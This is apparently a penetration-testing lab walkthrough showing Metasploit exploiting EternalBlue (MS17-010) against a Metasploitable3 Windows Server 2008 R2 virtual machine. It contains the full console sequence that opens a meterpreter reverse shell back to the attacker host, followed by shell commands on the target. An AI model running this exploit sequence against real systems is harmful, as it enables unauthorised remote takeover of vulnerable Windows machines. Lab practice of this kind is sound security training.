
```
┌──(root💀kali)-[~]
└─# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > █
```

- ✓ After that we search the module for “EternalBlue” and select the target.




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote
 Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote
 Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Ex
ecution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT          445              yes       The target port (TCP)
```

- ✓ In tenth step, we found “module options, exploit options and exploit target”.




```
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.18     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

- ✓ Again, configuring the “EternalBlue”.




```
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.18     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.19
RHOSTS ⇒ 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.19:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- ✓ Then we started exploitation after checking the Windows 2008 Server. We sent out the exploit packet to target machine.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.19
RHOSTS ⇒ 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.19:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.18:4444
[*] 192.168.1.19:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.19:445 - The target is vulnerable.
[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.19:445 - Connecting to target for exploitation.
[+] 192.168.1.19:445 - Connection established for exploitation.
[+] 192.168.1.19:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.19:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.19:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.19:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard 
[*] 192.168.1.19:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.19:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.1.19:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.19:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.19:445 - Sending all but last fragment of exploit packet
```

- ✓ The end of sending out the packets to target machine we took the “WIN” reaction from “Metasploit Framework”.




```
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.19:445 - The target is vulnerable.
[*] 192.168.1.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.19:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.19:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.19:445 - Connecting to target for exploitation.
[+] 192.168.1.19:445 - Connection established for exploitation.
[+] 192.168.1.19:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.19:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.19:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.19:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.19:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.19:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.1.19:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.19:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.19:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.19:445 - Starting non-paged pool grooming
[+] 192.168.1.19:445 - Sending SMBv2 buffers
[+] 192.168.1.19:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.19:445 - Sending final SMBv2 buffers.
[*] 192.168.1.19:445 - Sending last fragment of exploit packet!
[*] 192.168.1.19:445 - Receiving response from exploit packet
[+] 192.168.1.19:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.19:445 - Sending egg to corrupted connection.
[*] 192.168.1.19:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.19
[*] Meterpreter session 1 opened (192.168.1.18:4444 → 192.168.1.19:50118) at 2021-05-29 10:42:27 -0400
[+] 192.168.1.19:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.19:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.19:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

- ✓ Finally, we successfully accessed the Windows 2008 Server’s terminal. And with using Kali Linux terminal, we wrote commands on target machine’s terminal.




```
[+] 192.168.1.19:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.19:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1280 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7db6:cce9:d6ca:1fd6%11
   IPv4 Address. . . . . . . . . . . : 192.168.1.19
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

- ✓ The next and interesting step was that we created a file on target machine’s desktop with using Kali Linux terminal again after accessed the desktop.


root@kali: ~
File Actions Edit View Help
Metasploitable3-win2k8 [Çalışıyor] - Oracle VM ...
Dosya Makine Görünüm Giriş Aygıtlar Yardım
Recycle Bin
Boxstarter Shell
eternalbluebasarili
Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine
Start
7:46 AM
5/29/2021
Right Control

